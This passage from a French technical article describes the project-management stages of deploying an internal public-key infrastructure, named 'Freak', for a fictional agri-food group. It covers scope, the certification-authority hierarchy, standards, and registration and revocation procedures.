> 2. La seconde délimitation concerne le périmètre fonctionnel de *Freak*. Cette délimitation est issue de la *rationalisation* préalable d'un *périmètre fluctuant*, caractérisé par des *besoins* variés de *valeurs probantes* (signature, authentification, traçabilité, etc.). Notez bien que le Groupe Pigeon n'estime pas avoir besoin de confidentialité ailleurs que dans le Département Marketing (cf article *Mise en place d'une PKI sous Windows Server 2003* d'A. Francome).

Après avoir reformulé les besoins d'éléments probants exhaustivement listés, identifié les objectifs de chacun et les avoir classé par priorités, le CdP dispose d'une cartographie ordonnée des besoins de biclefs.

Le périmètre de la PKI *Freak* est négocié par le CdP en fonction des priorités du Groupe Pigeon. Dans la zone patrimoniale dénommée *Dedans*, elle doit couvrir :

- les flux d'ingénierie collaborative interne (un système du genre « Catia » dans le monde industriel aéro-spatialo-automobile-high-tech-défense mais ici spécifique au secteur agroalimentaire) ;
- les flux de gestion intégrée traités par les différents modules de l'ERP [6] retenu par le comité de programme ;
- les modules de l'ERP s'interfaçant avec la *market place* de Pigeon SA.

Par conséquent, le Groupe Pigeon met en œuvre les moyens permettant non seulement de protéger son *« activité »*, mais joue en plus sur la profondeur de la relation de confiance (dans l'économie numérique ?) en instrumentant la capacité de prouver sa bonne foi.

Au niveau des ***procédures dématérialisées*** (en clair, oubliez les procédures papiers), cela ***implique*** de pouvoir ***certifier*** et ***contrôler la validité, systématiquement*** et ***de bout en bout*** (sur le périmètre du projet *Freak* : *Dedans*), tous les ***échanges*** d'***informations*** opérationnels :

- Formulaires de la *supply chain* et contrôles d'opérations logistiques d'approvisionnement ;
- Suivi de fabrication depuis l'abattage jusqu'à la tourte empaquetée ;
- *Backoffices* opérationnels ;
- etc.

L'équipe Projet renvoie les éléments informationnels (informations et communications) frontaliers de la chaîne de valeurs dans le giron de *Dehors* :

- Origine des volatiles du producteur (certifié « d'origine contrôlée », bien entendu !) ;
- *Tracking* sanitaire et alimentaire des volailles ;
- Commande au producteur ;
- Formulaires de commande, issus de la *market place* ;
- Formulaires de la *supply chain* et contrôles d'opérations logistiques de distribution ;
- Opérations de facturation ;
- *Backoffices* financiers.

Tout ce système d'information, produit par le comité d'urbanisme, se concrétise par des chaînes applicatives NTIC (webservices, groupwares construits sur la base de technologies normalisées : XML, SOAP, J2EE, etc. et autres thèmes à la mode).

Ce que retient surtout le chef de projet de Freak, c'est qu'il n'y a besoin que de certificats pour les formulaires, les composants applicatifs, l'authentification et l'intégrité des sessions de communication (SSL), et bien sûr les formulaires (faut-il certifier les enregistrements des bases de données ?...). Dans le contexte de Freak, il n'est à aucun moment question d'autres besoins. Enfin, presque vrai : les informations de l'équipe marketing sont très sensibles puisqu'elles pilotent de très près l'adéquation produit/marché et c'est à partir d'elles que les stratèges pilotent l'activité pour générer les accroissements de valeur. Pour traiter ce sous-ensemble identifié comme stratégique, un autre projet est lancé en parallèle (traité dans l'article *Mise en place d'une PKI sous Windows Server 2003*).

Enfin, d'autres besoins de certificats correspondent principalement à l'interfaçage du périmètre financier avec le monde bancaire pour le pilotage de mouvements de fonds courants (encaisses et règlements), la gestion de trésorerie et les opérations de placement et valorisation (le métier de tout financier normalement constitué...).

« Espace » de visibilité

Nous voilà avec une visibilité sur les *finalités poursuivies* (la « Surface » fonctionnelle). Elles vont nous permettre d'orienter les travaux sur les classes de certificats non qualifiés (cf glossaire pour la notion de *certificat qualifié*), leur nature, ainsi que sur des choses assez structurantes comme la *Politique de Certification* et son indispensable *Déclaration de Pratiques*.

Nous avons aussi une amorce de dimension technique (« Profondeur » du projet). ***Freak ne traite que de la production du certificat et de la manière de produire/invalider des certificats***. Pour que *chaque élément utilisateur de biclef* puisse obtenir son « estampille », il faut un projet d'exploitation de la PKI. Cependant, le type de certificat varie (attributs, sceau, procédure de délivrance, etc.) en fonction de ce qu'il y a à estampiller.

En prolongement pour la PKI *Freak*, la profondeur projet varie principalement suivant le niveau de déclinaison *technique* et est donc liée au périmètre *technique* (réseaux seulement ? mail uniquement ? applications ou composants applicatifs seuls ? autres AC ? etc.) du domaine fonctionnel retenu.

Le niveau de profondeur technique choisi par le Groupe Pigeon pour la mise en place de sa PKI doit couvrir :

- les composants applicatifs des environnements précédemment listés ;
- les formulaires d'échanges structurés d'informations ;
- les flux applicatifs (sessions SSL).

La principale raison d'échec des chantiers PKI que j'ai pu observer est liée à une démesure peu raisonnable (trop ambitieuse ?) de cet « espace de visibilité » (*Surface Fonctionnelle X Profondeur Technique*). Il faut être ambitieux mais pas prétentieux : pour que quelque chose marche, il faut le faire simple et éviter de voir plus grand que ce que les moyens permettent de réaliser. Ceux-ci ne se limitent pas qu'aux ressources, il y a aussi la capacité d'appréhension de la complexité (et on en revient une fois de plus à ce problème de gestion de la complexité)...

Notes

(5) Un certificat qualifié est un certificat au format particulier (cf RFC3739), prévu pour s'intégrer à un cadre juridique spécifique dans lequel la notion de preuve et les besoins de contrôle de la preuve sont précis (...et lourds). Il a été conçu initialement pour répondre aux besoins correspondant à la signature électronique (valeur probante équivalente en France par législation civile de 2000 à l'acte sous seing privé) et pour s'intégrer aux procédures de délivrance, d'utilisation et de contrôle des certificats représentant des personnes physiques.

(6) *Enterprise Ressource Planning*, progiciel de gestion intégré pour le traitement des informations des différents processus clefs d'entreprise : commercial et relation client, achats, production, logistique, comptabilité et finance, etc.

Prévoir l'inscription du projet dans la durée

Tout au long des différentes phases du cycle de vie du projet, quantité d'évolutions surviennent, d'ordre notamment technologique et d'autres plus contextuelles. Le Chef de Projet expérimenté qui sait ça reste souple : c'est l'amortissement de l'investissement qui en dépend. La PKI, sans être constituée de technologies préhistoriques, agence des technologies *mûres* (X509 date de 1988, SSL 1994 et S/MIME 1995 !), normées et standardisées (quand on voit les implémentations, on a du mal à le croire : cf l'article *Les Infrastructures de Gestion de Clés : faut-il tempérer les enthousiasmes ?* dans ce même numéro).

Le chef de projet doit intégrer dès le départ les questions d'évolution et de démontage. Aussi, sa PKI (architecture technique, orga, etc.) doit être structurée de façon modulaire pour en faciliter la gestion dans les quatre dimensions que nous avons décrites : *périmètre patrimonial, surface fonctionnelle, profondeur technique, temps*.

Ayant réglé le problème de périmètre patrimonial (cf distinctions *Dedans/Dehors* faites plus haut), une possibilité pour avoir de tels modules est de prévoir des « zones » de la PKI par domaine *Fonction X Ensemble Technique* (simples sous-ensembles de l'espace de visibilité précédemment décrit).

L'équipe Projet fait d'autant plus cet exercice de structuration modulaire que ça peut contribuer à faciliter la gestion des coûts à l'étage d'au-dessus (bureau du patron : budgets)... et par conséquent, à limiter les risques projet. Comme le Groupe Pigeon travaille sur un programme d'urbanisme pour mettre en place un nouveau système d'information, le projet *Freak* est structuré pour un avancement simultané cohérent.

Produire une PKI qui fonctionne : trivial ?

Le problème pour *Freak* n'est pas de faire une œuvre d'art technique par rapport à un ensemble de normes, mais de produire une PKI (censée respecter un nombre limité de règles) qui marche. Ça ne se limite pas seulement à répondre aux spécifications de besoins pratiques et concrets du Groupe Pigeon, mais ça consiste aussi à donner corps à ce composant du SI dans son exploitation par les différents constituants matériels (routeurs, AP Wifi, cartes diverses, etc.) comme logiciels (applications, webservices, BD, mail, etc.).

Pré-étude et relation à la première exploitation de *Freak*

Une phase de pré-étude est menée sur les besoins propres à la mise en place de la PKI. Celle-ci est conditionnée par la première utilisation prévue que nous avons décrite (certificats pour des procédures dématérialisées). Cependant, attention à la frontière du projet : le but est de structurer la PKI pour qu'elle soit exploitée par des procédures dématérialisées. En conséquence, il ne s'agit pas de travailler sur la dématérialisation (sujet peut-être connexe, mais tout autre), pas plus que sur l'*exploitation* de la PKI par les procédures dématérialisées.

En revanche, pour structurer la PKI rationnellement et en cohérence avec l'exploitation envisagée immédiatement après sa mise en place, l'équipe *Freak* examine de façon macroscopique :

1. l'urbanisme du SI et l'organisation : qui est responsable de quel domaine (cf *Espace de visibilité*) ;
2. les modélisations des procédures dématérialisées réalisées par les Etudes concernées ;
3. les implémentations applicatives et les aménagements éventuellement nécessaires pour la certification des composants applicatifs, la signature des formulaires et le scellement d'enregistrements, le scellement des communications (inter-composants, inter-applications, inter-services, etc.) ;
4. les implémentations éventuellement nécessaires pour les contrôles de validité des certificats ;
5. les schémas des certificats par rapport à l'exploitation envisagée (champs, attributs, etc.) ;
6. la liste des acteurs clefs des procédures dématérialisés : utilisateurs pivots, responsables, personnes en interfaces avec la PKI ;
7. la volumétrie de certificats par type d'utilisation ;
8. les besoins de sécurité (en termes de disponibilité, intégrité et confidentialité) pour :
   - les opérations de certification des éléments listés ;
   - les opérations de contrôles de validité ;
   - les acteurs recensés ;
   - les intervenants en interface avec la PKI ;
   - les composants de la PKI.
9. les services de sécurité correspondants ;
10. les scenarii de mise en place de la PKI : externalisation, externalisation partielle, internalisation ;
11. les architectures générales correspondantes ;
12. une évaluation macroscopique des coûts de ***mise en place*** de la PKI (pas d'exploitation : ça c'est à la charge des domaines fonctionnels concernés) en fonction des scenarii, construite à partir de l'évaluation des besoins *pour l'infrastructure*, en :
    - applications et composants logiciels ;
    - ressources matérielles : serveurs, réseaux et terminaux (postes de travail, dédiés ou non) ;
    - ressources humaines pour l'administration et le maintien en condition opérationnelle de l'infrastructure ;
    - hébergement adapté (attention, les contraintes de sécurité peuvent être fortes) ;
    - services pour la sûreté et mécanismes de sécurité.


Document de cadrage du projet *Freak*

Le document de synthèse pour le cadrage de *Freak* récapitule :

- les finalités : les objectifs *Freak* (produire des certificats sur trois périmètres :
  - les composants applicatifs des domaines retenus ;
  - les formulaires d'échanges structurés d'informations ;
  - les flux applicatifs (sessions SSL) correspondants aux domaines listés.
- les besoins : scenarii pour mettre en place la PKI et implications pour les projets (procédures dématérialisées exploitant la PKI) ;
- les domaines retenus (listés plus haut).

Le second jalon de la démarche est maintenant atteint : le comité d'urbanisme du Groupe Pigeon SA valide sur le périmètre délimité (premier jalon) pour *Freak* l'infrastructure cible à mettre en place.

Figure 1 Domaines de certification



Le scénario retenu par le Groupe Pigeon est celui d'une externalisation partielle :

- les Autorités de Certification certifiant d'autres AC sont externalisées ;
- les AC à débit important de certificats sont internalisées.

Le métier du Groupe Pigeon n'étant pas de développer un système de certification de zéro (limite en profondeur du projet), l'équipe *Freak* doit néanmoins s'intéresser à l'interfaçage du SI du Groupe Pigeon avec le système logiciel de certification. Aussi, celui-ci est supposé déjà développé (produit commercial ou libre) et disposer de *toolkits* prêts à l'emploi pour faciliter l'interfaçage.

Rationalisation des besoins fonctionnels pour la mise en place de la PKI

Normes et standards

Produire une PKI sous-entend *a minima* de l'implémenter techniquement et organisationnellement conformément aux normes (ISO) et standards (RFC) (voir Tableau 3).

Conception : architecture de *Freak*

La conception de l'architecture de *Freak* couvre d'abord les domaines fonctionnels de la PKI : quels besoins de certification sur les domaines (Fonctionnel X Technique) listés.

Les domaines de certification, répartis et couvrant divers périmètres d'urbanisme du SI Pigeon, font intervenir plusieurs AC, générales ou très spécialisées. En fait, la structuration de ces domaines de certification est assez liée au traitement juridique du problème de délégation de responsabilité, et à sa traduction organisationnelle au sein du Groupe Pigeon : qui est responsable de quoi ? Qui est responsable de quelles informations ? Qui est responsable de l'Autorité de Certification correspondante à chaque domaine de certification ? Sous quelles contraintes est-il possible de déléguer ? A qui ? Quelles sont les modalités de délégation ?

Ces questions sont nécessaires et vont également structurer l'architecture de certification par leur implication assez forte sur les dimensions organisationelles d'administration de la PKI (qui fait quoi sur les procédures ? Quelles responsabilités est-il possible de retrouver dans les fiches de postes ?).

Pour résumer, la conception de *Freak* consiste à :

- → fonctionnellement, couvrir chaque ensemble {Fonctionnel X Technique} décrit en première phase du projet avec son système de certification (autorités d'enregistrement et de certification, base de publication, etc.) ;
- → logiquement, articuler les domaines de certification en respectant les contraintes de sécurité, en particulier sur les chemins de certification subordonnés et croisés ;
- → physiquement, structurer l'architecture physique, la répartition des composants techniques (serveurs, terminaux, équipements actifs, dispositifs de sécurité, etc.).

Réalisée en cohérence avec le scénario retenu par le Groupe Pigeon, l'architecture conçue s'appuie sur une partie externalisée (Autorités certifiantes, les autres AC du Groupe Pigeon) et une partie opérée en interne (AC à fort débit de certificats).

L'architecture de la PKI permet de la produire de façon progressive : une AC Racine qui n'a d'autre possibilité que celle d'être passerelle

sur les hiérarchies publiques, et signer des AC subordonnées. Au fur et à mesure des besoins, les Autorités subordonnées, si leur nécessité est clairement justifiée, sont déployées. Dans le cadre des travaux du comité d'urbanisme décrits, seulement deux AC subordonnées sont déployées en interne du Groupe Pigeon : le domaine marketing (cf l'article *Infrastructure PKI sous Windows 2003 Server*) et le domaine des procédures dématérialisées. Les certificats de ce dernier n'ont d'autre vocation que celle de répondre aux besoins de traçabilité, comme décrit plus haut.

Ainsi, à problématique fonctionnelle simple, solution simple : *Freak* est constitué de...

- une Autorité de Certification Racine, *Pigeon Root*, avec ses propres interfaces AE et AR. Elle a son propre annuaire de publication.
- une AC *Marketing*, subordonnée à *Pigeon Root*. Pour des raisons de sécurité (c'est sa finalité tout de même), elle dispose de ses propres services d'enregistrement, de publication et de révocation.
- une AC *Freak*, subordonnée à *Pigeon Root*, avec de la même manière, ses propres services. L'annuaire de publication des composants certifiés est placé en usage « commun » d'infrastructure *Freak*, pour qu'indépendamment de la finalité du certificat correspondant au composant, celui-ci soit néanmoins référencé. Différentes utilisations de l'annuaire des composants certifiés sont pressenties au niveau urbanistique (les connaisseurs d'Active Directory/LDAP/Netware NDS/NIS sauront de quoi il en retourne).

...et *quelques* procédures pour structurer les services de certification comme canaliser les requêtes, les délivrances et autres opérations liées au service.

Tableau 3

Normes et standards

Les normes actuelles relatives à la certification sont issues des recommandations de l'ITU-T (*International Telecommunication Union*), en particulier de son groupe X (réseaux de données et communications entre systèmes ouverts) et de l'ISO/IEC (*International Organization for Standards/International Electrotechnical Commission*). Sans rentrer dans l'histoire (hors sujet), le groupe PKIX à l'origine à l'ITU-T a rejoint l'IETF (*Internet Engineering Task Force*) en 1998 pour transposer une partie de ses spécifications PKCS (*Public Key Certificate Standard*) en RFC (*Request For Comment*), en a fait évoluer certaines et développé d'autres. Le cadre *« Normes et standards applicables à la certification et aux PKI »* récapitule en fin d'article les principales références.

On peut regrouper ces références normatives et de standards en sept catégories :

- → Représentation abstraite d'information ;
- → Certificats : formats, profils et contenus ;
- → Gestion et protocoles ;
- → Standards cryptographiques à clefs publiques ;
- → Stockage ;
- → Services d'authentification et sécurité ;
- → Types de données.

Ces références sont importantes pour le développement logiciel *from scratch* d'un système de certification complet, ou mieux de *toolkits* modulaires. Elles le sont aussi pour l'interopérabilité des solutions, mais dans la limite de l'implémentation (attention, l'expérience peut être douloureuse, cf l'article *Infrastructures à Gestion de Clefs, faut-il tempérer les enthousiasmes ?*).

Recensement exhaustif des besoins Projet

Pour *Freak*, nous avons catégorisé concrètement des besoins cryptographiques, notamment pour la traçabilité des informations et des échanges dans les procédures dématérialisées listées.


La pré-étude a balayé de façon macroscopique les besoins pour la mise en place de *Freak*. Ce travail a permis de dégager une orientation générale (service partiellement externalisé, solution pré-existante, utilisations de *toolkits*) par rapport à un existant (dont des ressources) et un ensemble de besoins humains, structurels (hébergement), etc.

La conception de l'architecture a mis en exergue des besoins logiciels et matériels.

L'étude détaillée liste maintenant de façon fine les derniers besoins à pourvoir pour mettre en place *Freak* :

sur le plan organisationnel	▪ la description de la politique de certification à réaliser ; ▪ la description des pratiques de certification à formaliser ; ▪ les procédures d'administration de *Freak* à formaliser ; ▪ les procédures de maintien en conditions opérationnelles des différents composants techniques ; ▪ les différents profils de poste (interfaces avec la PKI, administrateurs et opérateurs de l'infrastructure) à formaliser... ; ▪ ... et à pourvoir, pour les tâches non ventilées sur les postes existants.
sur le plan structurel	▪ les salles techniques d'accueil des composants (sensibles) de la PKI ; ▪ les dispositifs sécurisés d'alimentation en courant fort ondulé et secouru ; ▪ les dispositifs de sécurité physique (accès, incendie, climatisations, eaux, etc.).
sur le plan technique	▪ les architectures machines (Production et Backup) à implanter en salle ; ▪ les liens et équipements réseaux (notamment télécoms), implantation des brassages ; ▪ les dispositifs de sécurité logique (de filtrage, de surveillance, etc.) ; ▪ les dispositifs de supervision (sécurisés) nécessaires au maintien en condition opérationnelles ; ▪ les systèmes de stockage sécurisés des clefs d'Autorités (*blackbox crypto*) ; ▪ les systèmes d'authentification sécurisés pour les agents et opérateurs de la PKI.

Figure 2 Architecture de la PKI Freak



Besoins rationalisés, lotissement de *Freak*

Sur la base de la conception de l'architecture et de l'étude détaillée, le lotissement de la réalisation de la PKI *Freak* s'articule autour de trois cahiers de charges :

1. *Politique et Pratiques de certification* : Ce cahier des charges est probablement le plus délicat à honorer. En effet, cadre réglementaire, il structure non seulement les dispositions organisationnelles, mais il implique aussi des conditions techniques importantes (notamment le schéma de certification et les attributs). Il est pris en charge par le chef de projet *Freak* en direct. Il aura effectivement à décider de très nombreux choix, en particulier dans le contexte d'urbanisme de SI et de dématérialisation de procédures. Celles-ci peuvent impliquer des efforts majeurs concernant des aspects de notarisation (conservation des enregistrements sous conditions), d'horodatage, etc. Ces fonctionnalités, mêmes si elles ont été listées préalablement, ont de nombreuses implications techniques dans l'urbanisme du SI et les architectures logicielles (interfaces logicielles avec la PKI à développer ou à intégrer). Il y aura à arbitrer en fonction des cas pour intégrer des procédés dans les composants des procédures dématérialisées ou les ajourner pour une version ultérieure de *Freak*.

2. *Déploiement des infrastructures de certification* : Ce domaine est principalement technique. Il est piloté par l'ingénieur de l'équipe projet. Le cahier des charges émis n'oriente pas la solution particulièrement. Aussi, il est envoyé à des opérateurs de certification, à des intégrateurs ou autres SSII. Ces prestataires ont le choix de proposer des services de certification (opérateurs), des logiciels commerciaux ou libres et les prestations d'intégration et de développement spécifiques au SI du Groupe Pigeon (par exemple les opérations de vérification à la volée de la validité des certificats par les composants applicatifs).

3. *Gestion de l'infrastructure* : Ce besoin concerne la maintenance de l'infrastructure déployée. Il s'agit de son administration (coût d'exploitation, qualité et performance des services, sécurité, reporting et gestion des évolutions). Ce cahier des charges est parallèle à celui concernant le déploiement des infrastructures de certification. Cependant, il traite davantage des aspects organisationnels et de gestion du changement correspondant. Il a une dimension juridique certaine : les dimensions qualité (en termes de conformité au système qualité et de respect du plan documentaire) et sécurité (responsabilité des informations, des traitements qu'elles subissent et donc des STAD) sont primordiales pour la défense des intérêts du Groupe Pigeon en cas d'incident, notamment pour les recours en justice. Ces deux dimensions ont en outre un intérêt « technique » immédiat pour la santé de la PKI.

Trajectoire

Un troisième jalon important de la démarche : la trajectoire pour mettre en place la PKI *Freak* est définie. Il ne reste plus qu'à réaliser les différents lots du projet pour répondre aux besoins d'exploitation exprimés : administrer des certificats non qualifiés pour les procédures dématérialisées de la zone patrimoniale *Dedans*).

Les clefs (des champs) : Réalisation de la PKI *Pigeon's Touch*

Tels que décrit dans le lotissement, la réalisation cohérente de ces cahiers des charges doit permettre d'atterrir la PKI *Freak* sous la forme d'un service interne. L'évolution du besoin en certificats se traduira par une gestion des évolutions du service, par le prestataire interne : la Direction de l'Exploitation Informatique du Groupe Pigeon.

Architecture technique : infrastructure

L'architecture technique de *Freak* prévoit l'hébergement interne d'une partie de l'infrastructure (les différentes autorités, les annuaires, les interfaces techniques). L'AC *Pigeon Root* est externalisée.

Des réplications d'annuaire de la zone d'hébergement sur d'autres zones du réseau interne du Groupe Pigeon permettent de disposer d'une certaine redondance et sécurité (protection des originaux, contrôles d'intégrité « natifs », etc.) et des différentes listes techniques nécessitant des temps de réponse rapides (CRL, etc.) pour les contrôles de validité, de révocation, etc.

Dans le cadre de l'urbanisme du Groupe Pigeon, les questions de gestion de droit sont relativement réunies (sans trop rentrer dans les détails : les certificats, CRL, profils stockés et autres attributs informatifs correspondant aux composants applicatifs signés et certifiés aptes à la signature de formulaires).

Les composants applicatifs qui doivent interagir avec la PKI intègrent les fonctions de dialogue (requêtes et incorporation des CRL, etc.), dont de contrôle, éventuellement en ligne. Le peu de respect observable des normes et standards implique sur ces aspects « exploitation » de la PKI d'en faire des projets dédiés.

Organisation pour la Certification

L'Administration de la PKI n'est rien de plus que l'organisation interne et ses dispositions pour certifier et garantir la certification. Ces deux aspects importants traitent :

→ du propre fonctionnement de l'opération de certification ;

→ des dispositions destinées à maintenir la confiance dans cette opération.

Chacune de ces deux activités sont constituées de processus (organisationnels et pas forcément que techniques) propres à leur réalisation.

Les fonctions de la certification (enregistrement, certification, publication, distribution, suspension, révocation, recouvrement) correspondent chacune à un processus [7] particulier.

Le « maintien de la confiance » repose sur des processus qui adressent la maintenance technique, les contrôles et les vérifications, les mesures d'écart et les corrections, et bien sûr le reporting permettant un suivi dans le temps en plus de communiquer sur le niveau de fiabilité, de sécurité et plus largement d'assurance (au sens Critères Communs / DCSSI). Le RSSI du Groupe Pigeon est nommé responsable de ce « maintien de la confiance » par la Direction Générale du Groupe Pigeon.

Chaque processus de certification ou de « maintien » est modélisé pour :

1. identifier les opérations, et donc les tâches et les charges de travail ;
2. définir l'implantation dans l'environnement organisationnel et humain ;
3. mesurer les impacts (organisationnels), notamment sur les profils (fiches de poste) ;
4. optimiser les process : travailler l'organisation « PKI/ environnement immédiat » pour la rendre plus efficace en lissant cette nouvelle intégration.

Dans le cadre de *Freak*, le plan documentaire de la PKI formalisé (cf équipe projet) décrit l'organisation, modélise les procédures, formalise les instructions et profile les fiches de poste.

C'est vrai qu'en soi nous n'explorons pas en détail les missions listées à l'étude détaillée, les tâches correspondantes et façons de procéder pour *administrer* une infrastructure PKI (ça pourrait faire l'objet d'un autre article, voire même d'un ouvrage à part entière).

Interfaces avec la PKI : Enregistrement et Gestion de la validité

« L'utilisateur » qui exploite les « prestations » (internes au Groupe Pigeon) de certification *Freak* pour satisfaire ses différents besoins, connaît un fonctionnement de la PKI transparent ; il a affaire aux interfaces, IHM et surtout organisationnelles : guichet d'accueil (opérations « publiques » : enregistrement et délivrance, et requêtes de suspension / révocation), et RSSI (contrôles, enquêtes, révocations imposées).

Pour fluidifier l'usage d'utilisateurs particuliers (administrateurs systèmes, intégrateurs d'applications, etc.), l'accès aux IHM des Autorités d'Enregistrement et aux actions de suspension et de révocation est réglementé par le RSSI du Groupe Pigeon. Chaque composant applicatif développé fait l'objet d'une certification à chaque fois qu'il est « releasé » par son chef de projet. Aussi, une « station d'enregistrement » est installée comme guichet d'accueil. Il sert également de poste de signature (certains composants applicatifs n'ont pas besoin de certificats, par contre ils doivent être signés pour avoir le « droit » d'exister dans le SI du Groupe Pigeon).

Chaque organisation est particulière à un besoin et dans un autre contexte que *Freak* ça pourrait être différent. Dans le cadre de *Freak*, les chefs de projet sont habilités à soumettre des demandes lorsqu'ils ont besoin de certificats pour leur composants. Aussi, ils s'occupent de générer logiciellement la biclef, stockée provisoirement dans une clef USB. A partir de l'IHM « *Enregistrement* », la clef publique est soumise à l'Autorité d'Enregistrement. Une fois le certificat disponible, le chef de projet applicatif l'enregistre dans la clef USB. Le certificat est ensuite intégré au composant auquel il est destiné : par exemple un objet Java, constructeur de fiche interne PDF pour les ordres de fabrication de pâte à tourte.

A la *Direction d'Exploitation Informatique* du Groupe Pigeon, un guichet utilisateur de la PKI *Freak* est matérialisé au *Support* sur un poste dédié. Sous la responsabilité du responsable d'exploitation et le

[7] Juste pour rappel : un processus est une suite d'opérations ou d'instructions plus élémentaires. A un processus rationalisé, optimisé et documenté correspond une procédure.

contrôle du RSSI (qui a le pouvoir et la capacité d'agir opérationnellement le cas échéant), cette cellule s'occupe de suivre et gérer la validité des certificats, en particulier leur invalidation (*suspensions* et *révocations*). Tout agent n'est pas habilité à l'utilisation de ce poste (renforcé et protégé) et les accédants doivent correspondre aux besoins de sécurité (aspects humains). Des outillages techniques (*token*, clef USB d'authentification, etc.) et différents mécanismes / services de sécurité (contrôles d'intégrité, etc.) protègent le poste, le socle technique comme les constituants logiciels qui interagissent avec l'Autorité de Certification. Celle-ci devant accepter les flux provenant du poste d'Enregistrement, ce dernier est protégé en conséquence.

Un usage moins trivial (autre exploitation, X509v4) envisagé par le Groupe Pigeon, est la signature à la volée des formulaires. Dans ce cas, un *workflow* particulier du domaine de procédure dématérialisé concerné vient s'interfacer avec la PKI. Cette fois, ce n'est plus un objet qui signe (comme l'exemple Java précédent), mais une AC dédiée qui « estampille » (en suivant le protocole de certification standard, mais automatisé cette fois) le formulaire-objet, et enregistre ses informations référentielles avec la publication de son certificat signé par le composant producteur du formulaire, dans l'annuaire (celui-ci devient une sorte de Grand Livre pour la traçabilité).

Fonctionnement interne de la PKI : *Certification, Publication, Distribution*

L'autorité de certification elle-même n'est qu'un process logiciel qui signe ce qui lui est présenté (l'ensemble informatif à signer est donc préalablement contrôlé et validé). La sensibilité de la signature de l'AC est donc importante. Par conséquent, la biclef de l'AC doit être protégée, de même que l'autorité (logiciel et machine) avec les services et mécanismes adaptés (boîtier de cryptage, systèmes de filtrage, systèmes de contrôles d'intégrité, de détection d'anomalies ou de codes malveillants, etc.). Les contraintes de sécurité physique peuvent être fortes. Dans le cas du Groupe Pigeon, c'est la bonne foi du Groupe et la confiance dans la traçabilité qui sont en jeu. Par conséquent, les autorités de certification sont physiquement protégées (lieu d'hébergement tenu secret, accès restreint aux seuls agents habilités, contrôles d'accès renforcés et surveillance, etc.).

Les services de publication (annuaires LDAP) accessibles en écriture par l'AC sont sensibles par le fait qu'ils stockent les originaux des certificats, et les listes de certificats suspendus et ceux révoqués. Nous avons expliqué au paragraphe décrivant l'architecture technique les choix du Groupe Pigeon (Protection des annuaires, réplications, etc.).

Dans le cas du Groupe Pigeon, la distribution des certificats signés par l'AC, est réalisée par l'intermédiaire des Chefs de Projet ayant initié le processus de certification à l'enregistrement du biclef alors généré.

Industrialisation des procédures de certification

A ce stade, *Freak* est pratiquement finie de produire. Les aspects juridiques et les documents correspondants ont subi l'épreuve du feu, un pilote a permis de détecter des anomalies, et globalement le Chef de Projet commence à souffler : le plus gros du travail est passé.

Seulement voilà, ce n'est pas fini... C'est bien, ça marche, la certification des objets {composants || formulaires} fonctionne bien via *Freak*. Mais pour combien de temps ?

